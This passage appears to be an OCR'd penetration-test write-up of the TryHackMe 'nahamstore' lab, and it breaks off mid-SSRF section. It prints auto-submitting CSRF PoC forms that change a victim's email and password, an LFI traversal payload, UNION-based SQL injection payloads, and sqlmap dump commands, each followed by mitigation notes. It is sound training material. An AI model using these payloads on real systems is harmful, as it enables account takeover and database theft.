
the request body look like this

```
csrf_protect=eyJkYXRhIjoiZXlKMWMyVnlYMmxrSWpvMkxDSjBhVzFsYzNS
aGJYQWlPaUl4TnpJM01EZzBOakExSW4wPSIsInNpZ25hdHVyZSI6ImEwNTdjM
jUzMmFlODY2OGRiMGEyMDkyYjJkOGVmMjU2In0%3D&change_email=killua
55%40wearehackerone.com
```

we can see that the csrf token use base64 encoding that is can be decode it easy



if you remove it from your request the response is still 200 ok



now the email is changed to the new email


Steps to reproduce


1. put this code in your web server

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="http://nahamstore.thm/account/settings/e
mail" method="POST">
      <input type="hidden" name="change&#95;email" value
="attacker55&#64;wearehackerone&#46;com" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
       <form action="http://nahamstore.thm/account/setting
s/password" method="POST">
      <input type="hidden" name="change&#95;password" valu
e="attacker" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```

2. send to the victim the link to your web app ex: “ http://example.com/file”
3. this well lead to change the victim email and password and the attacker can log in by the new email and passwd





Impact :

the attacker cloud steal users email and take there credit cards and do any thing he want

Mitigation

1. use a csrf token in submit forms
2. use a strong hash algorithm to hash the token
3. check that the token is associated with the user how input the form

Demo

2.2 LFI

Summary :


we found an lfi vulnerability that lead the attacker to read sensitive files

Severity :

meduim

Description :

when we review the source code we found some thing look interesting




the file parameter take the path of the img file

we used it to read the file /lfi/flag.txt

Steps to reproduce :

1. go to http://nahamstore.thm/product/picture/?file=cbf45788acua32489qfcs.jpg and use your burp in the background
2. send the request to the repeater
3. add the payload “....//....//....//....//....//....//....//....//lfi/flag.txt”



Impact :

The impact of a Local File Inclusion attack can vary based on the exploitation and the read permissions of the webserver user. Based on these factors, an attacker can gather usernames via an `/etc/passwd` file, harvest useful information from log files, or combine this vulnerability with other attack vectors (such as file upload vulnerability) to execute commands remotely.

Mitigation :

- **ID assignation** – save your file paths in a secure database and give an ID for every single one, this way users only get to see their ID without viewing or altering the path
- **Whitelisting** – use verified and secured whitelist files and ignore everything else

Demo

2.3 SQLI

Summary :

we found and sqli that led attacker to manipulate database of the app

when we examine the product endpoint we see a parameter called id

https://nahamstore.thm/product?id=1

Severity :

High

Description :

we try get xss by sending this payload “ “ killua’>” but we found

```
You have an error in your SQL syntax; check the manual that c
orresponds to your MySQL server version for the right syntax
to use near ''' at line 1
```

so we start examine the error message

now we know that the parameter is using in sql query

try the basic sqli “ ’or1=1 — - ” the response was →

```
You have an error in your SQL syntax; check the manual that c
orresponds to your MySQL server version for the right syntax
to use near ''or 1=1 -- - LIMIT 1' at line 1
```

but no thing

we write and imagen query we think the app use

```
select table_name  from schema.tables where limit [id],1;
```

next we send this payload “ 1 union select table_name from information_schema.tables where table_schema=database()limit 0,1; -- -”

we get

```
“The used SELECT statements have a different number of column
s”
```

now we now that this payload work but we need to know the number of the column


we can do that with the order function “1 order by 5 -- -” we get response

“1 order by 6 -- -” we get no response

so we have 5 columns


next we want to know what is the reflected column

```
6 union select 1,2,3,4,5 from information_schema.tables where
table_schema=database()limit 0,1-- -
```




the 2, 4 so let try get data from the data base

```
6 union select 1,table_name,3,4,5 from information_schema.tab
les where table_schema=database()limit 1,1-- -
```



we have table called sqli_one we want to know the columns


```
6 union select 1,column_name,3,4,5 from information_schema.co
lumns where table_name='sqli_one'limit 0,1-- -
```



now we have every thing we need to get our flag “table name = sqli_one “ &

“column name = flag “


```
6 union select 1,flag,3,4,5 from sqli_one  -- -
```



Steps to reproduce :

1- visit https://nahamstore.thm/product?id=1


2- change the payload to “6 union select 1,flag,3,4,5 from sqli_one -- -”




Demo

SQLi using sqlmap

1- after find that id parameter in http://nahamstore.thm/product?id=2' is give that error




2-so we intercept the request by using burp and save the request in file click on copy to file and save it in Desktop



3- next go to CLi and run sqlmap command


```
sqlmap -r req.txt --level 5 --risk 3 --dbs
```

4-here sqlmap start to test the request and find the id prameter and test several payload to find type of DBMS used and the payload suitable for injection



5-after that we start to dump data of data base by adding —dump to command and out all database data for this page

```
sqlmap -r req.txt --level 5 --risk 3 --dbs --dump
```



Impact:

Accessing the database of the web app can lead the attacker to get all info in this database

Mitigation :

1. ensure your error message can’t tell the attacker any thing about the backend
2. validate user input
3. use whitelist of characters

Demo

2.4 SSRF

Summary


The Server-Side Request Forgery (SSRF) vulnerability allows an attacker to manipulate server-side requests to interact with internal resources, bypass access controls, or expose sensitive information. This vulnerability was discovered in the check the stock function , which does not adequately validate or restrict outbound HTTP requests made by the server.


Severity :

High


Description :

when we click on the Check Stock button with my burp in background we note that request has parameter called server






now the app request service from anther domain so we start with change the domain to see how the app will response



